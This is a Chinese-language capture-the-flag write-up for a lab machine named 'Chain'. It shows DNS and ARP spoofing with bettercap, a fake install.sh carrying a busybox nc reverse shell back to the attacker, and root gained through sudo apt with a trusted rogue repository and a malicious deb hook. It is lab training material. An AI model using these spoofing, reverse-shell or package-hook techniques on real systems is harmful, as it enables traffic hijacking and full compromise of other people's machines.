Chain（dns、arp 劫持，apt 提权，自定义仓库）

信息收集

```
└─$ sudo nmap -p- -sT --min-rate=1000    192.168.49.80 -oA nmapscan/ports
22/tcp open    ssh
80/tcp open    http

└─$ sudo nmap -p22,80    -sT -sC -sV -O    --min-rate=1000 192.168.49.80 -oA nmapscan/detail
22/tcp open    ssh         OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open    http        Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Maze-Sec Environment Setup

└─$ sudo nmap -sU --top-ports 40 192.168.49.80    -oA nmapscan/udp
68/udp open|filtered dhcpc
```

http://192.168.49.80/

```
# Clone main repository
curl https://raw.githubusercontent.com/ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh
cd d2VsY29tZTpqdW1v && ./install.sh
```

```
└─$ dirb http://192.168.49.80
+ http://192.168.49.80/index.html (CODE:200|SIZE:4302)
+ http://192.168.49.80/server-status (CODE:403|SIZE:278)
```

```
d2VsY29tZTpqdW1v
welcome:jumo
```

通过扫描和 git 都没有发现，没错前面都是废话，根据首页提示,进行 dns 欺骗

```
# Clone main repository
curl https://raw.githubusercontent.com/ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh
cd d2VsY29tZTpqdW1v && ./install.sh
```

```
# 递归创建目录
mkdir -p ll104567/d2VsY29tZTpqdW1v/refs/heads/main
# 创建文件
touch ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh

echo 'busybox nc 192.168.49.12 4443 -e /bin/bash' > ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh
```

开启 https 服务（因为网址是 https 的）

```
└─$ python https_tmp.py
```


Bettercap

指定网卡

```
sudo bettercap -iface   eth0


# 启动网络侦察模式

net.recon on 被动

net.probe on 主动

# 显示当前发现的所有网络主机
net.show



# 设置 DNS 欺骗目标域名
set dns.spoof.domains raw.githubusercontent.com
# 设置欺骗指向的 IP 地址
set dns.spoof.address 192.168.49.12
# 设置 ARP 欺骗目标
set arp.spoof.targets   192.168.49.80
```


```
# 启动 DNS 欺骗

dns.spoof on

#  ARP 欺骗启动

arp.spoof on


# 然后退出

quit
```

注意：探测的目标 ip 再进行后续操作，不然可能会报目标不存在



```
└─# bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.49.0/24 > 192.168.49.12  » [08:52:13] [sys.log] [war] Could not find mac for 192.168.49.1
192.168.49.0/24 > 192.168.49.12  » net.recon on
192.168.49.0/24 > 192.168.49.12  » [08:53:05] [endpoint.new] endpoint 192.168.49.3 detected as 08:00:27:ab:5b:49 (PCS Systemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  » [08:53:06] [endpoint.new] endpoint 192.168.49.1 detected as 52:54:00:12:35:00.
192.168.49.0/24 > 192.168.49.12  » net.probe on
[08:53:58] [sys.log] [inf] net.probe probing 256 addresses on 192.168.49.0/24
192.168.49.0/24 > 192.168.49.12  » [08:53:59] [endpoint.new] endpoint 192.168.49.81 detected as 08:00:27:dc:e8:5c (PCS Systemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  » quit
```

等待上线



```
└─$ python https_tmp.py

HTTPS 服务器已启动：
- 地址：https://0.0.0.0:443
- 共享目录：/home/kali/Desktop/maze-se
- 证书：/home/kali/Desktop/maze-sec/ch
按 Ctrl+C 停止服务器

192.168.49.81 - - [09/Oct/2025 09:15:0
127.0.0.1 - - [09/Oct/2025 09:15:11] "
127.0.0.1 - - [09/Oct/2025 09:15:11] code 404, message File not foun
127.0.0.1 - - [09/Oct/2025 09:15:11] "GET /favicon.ico HTTP/1.1" 40
127.0.0.1 - - [09/Oct/2025 09:15:15] "GET /d2VsY29tZTpqdW1v/ HTTP/1
127.0.0.1 - - [09/Oct/2025 09:15:21] "GET /ll104567/ HTTP/1.1" 200
127.0.0.1 - - [09/Oct/2025 09:15:22] "GET /ll104567/d2VsY29tZTpqdW1
192.168.49.81 - - [09/Oct/2025 09:16:02] "GET /ll104567/d2VsY29tZTp
```

```
ystemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  » [09:16:01] [sys.log] [inf] dns.spoof sending spoofed DNS reply for raw.githubusercontent.com (→192.168.49.12) to 192.168.49.81 : 08:00:27:dc:e8:5c (PCS S
ystemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  » [09:16:01] [sys.log] [inf] dns.spoof sending spoofed DNS reply for raw.githubusercontent.com (→192.168.49.12) to 192.168.49.81 : 08:00:27:dc:e8:5c (PCS S
ystemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  » [09:16:02] [sys.log] [inf] dns.spoof sending spoofed DNS reply for raw.githubusercontent.com (→192.168.49.12) to 192.168.49.81 : 08:00:27:dc:e8:5c (PCS S
ystemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  » [09:16:02] [sys.log] [inf] dns.spoof sending spoofed DNS reply for raw.githubusercontent.com (→192.168.49.12) to 192.168.49.81 : 08:00:27:dc:e8:5c (PCS S
ystemtechnik GmbH).
192.168.49.0/24 > 192.168.49.12  »
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.49.12] from (UNKNOWN) [192.168.49.81] 45730
id
uid=1001(fish) gid=1001(fish) groups=1001(fish)
```

```
fish@Chain:/var/www/html/d2VsY29tZTpqdW1v$ id
id
uid=1001(fish) gid=1001(fish) groups=1001(fish)
```

提权

```
fish@Chain:/var/www/html/d2VsY29tZTpqdW1v$ sudo -l

User fish may run the following commands on Chain:
    (ALL) NOPASSWD: /usr/bin/apt update
    (ALL) NOPASSWD: /usr/bin/apt install dsz
    (ALL) NOPASSWD: /usr/bin/apt remove dsz
```

```
fish@Chain:~$ cat user.txt
cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
```

```
└─$ ssh fish@192.168.49.80 -i ~/.ssh/id_rsa
```

搜索可写入文件

```
fish@Chain:~$ find / -writable -type f ! -path '/proc/*' 2>/dev/null
/etc/apt/sources.list
```

(ALL) NOPASSWD: /usr/bin/apt　提权

添加源

```
fish@Chain:~$ vim /etc/apt/sources.list
```

[trusted=yes]　　跳过 GPG 签名验证

```
deb [trusted=yes] http://192.168.49.12/ ./
```

创建包和仓库

fpm 安装

```
sudo gem install fpm
```

包名 x

```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```

来自 <https://gtfobins.github.io/gtfobins/dpkg/>

修改　x 为 dsz


扫描当前目录中的所有 .deb 文件，生成 *Packages* 索引文件

```
dpkg-scanpackages -m . > Packages
```

开启服务

```
└─$ python -m http.server 80
```

fish@Chain:~$ sudo /usr/bin/apt update
fish@Chain:~$ sudo /usr/bin/apt install dsz



```
fish@Chain:~$ sudo /usr/bin/apt install dsz
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  aspell aspell-en dictionaries-common emacsen-common fonts-lato libaspell15 libhttp-parser2.9 libmariadb3 libmaxminddb0 libmpdec2 libpq5 libpython3.7-minimal
  libpython3.7-stdlib libre2-9 libreadline7 libruby2.7 libtre5 mariadb-common mysql-common python3.7-minimal rake ruby ruby-minitest ruby-net-telnet ruby-power-
  ruby-rubygems ruby-test-unit ruby-xmlrpc ruby2.7 rubygems-integration unzip weechat-core weechat-curses weechat-perl weechat-plugins weechat-python weechat-ru
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  dsz
0 upgraded, 1 newly installed, 0 to remove and 165 not upgraded.
Need to get 1,062 B of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://192.168.49.12 ./ dsz 1.0 [1,062 B]
Fetched 1,062 B in 0s (43.0 kB/s)
Selecting previously unselected package dsz.
(Reading database ... 53834 files and directories currently installed.)
Preparing to unpack .../apt/archives/dsz_1.0_all.deb ...
# id
uid=0(root) gid=0(root) groups=0(root)
# 
Progress: [ 20%] [###############################..................................................................................]
```

# id
uid=0(root) gid=0(root) groups=0(root)
# cd root
# ls
root.txt
# cat root.txt
flag{root-295744a86a16286a5657ebe336ba39a5}

cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
# cat root.txt
flag{root-295744a86a16286a5657ebe336ba39a5}

附件 https_tmp.py

```
# https_server.py
from http.server import HTTPServer, SimpleHTTPRequestHandler
import ssl
import os

#  配置参数
HOST = "0.0.0.0"
PORT = 443
CERT_FILE = "cert.pem"
KEY_FILE = "key.pem"

class SharedDirectoryHandler(SimpleHTTPRequestHandler):
    """继承 SimpleHTTPRequestHandler 以共享当前目录"""

    def __init__(self, *args, **kwargs):
        super().__init__(*args, directory=os.getcwd(), **kwargs)

    def log_message(self, format, *args):
        """自定义日志输出格式"""
        print(f"{self.address_string()} - - [{self.log_date_time_string()}] {format % args}")

def generate_self_signed_cert():
    """如果没有证书则自动生成"""
    if not os.path.exists(CERT_FILE) or not os.path.exists(KEY_FILE):
        print("生成自签名证书...")
        os.system(f"""
        openssl req -x509 -newkey rsa:2048 -nodes \
            -keyout {KEY_FILE} -out {CERT_FILE} -days 1 \
            -subj "/CN=localhost" -addext "subjectAltName=DNS:localhost,IP:127.0.0.1"
        """)

def run_server():
    # 检查或生成证书
    generate_self_signed_cert()

    # 创建 SSL 上下文
    context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
    context.load_cert_chain(certfile=CERT_FILE, keyfile=KEY_FILE)

    # 创建服务器
    server = HTTPServer((HOST, PORT), SharedDirectoryHandler)
    server.socket = context.wrap_socket(server.socket, server_side=True)

    print(f"\nHTTPS 服务器已启动:")
    print(f"- 地址: https://{HOST}:{PORT}")
    print(f"- 共享目录: {os.getcwd()}")
    print(f"- 证书: {os.path.abspath(CERT_FILE)}")
    print("按 Ctrl+C 停止服务器\n")

    try:
        server.serve_forever()
    except KeyboardInterrupt:
        print("\n服务器已停止")

if __name__ == "__main__":
    run_server()
```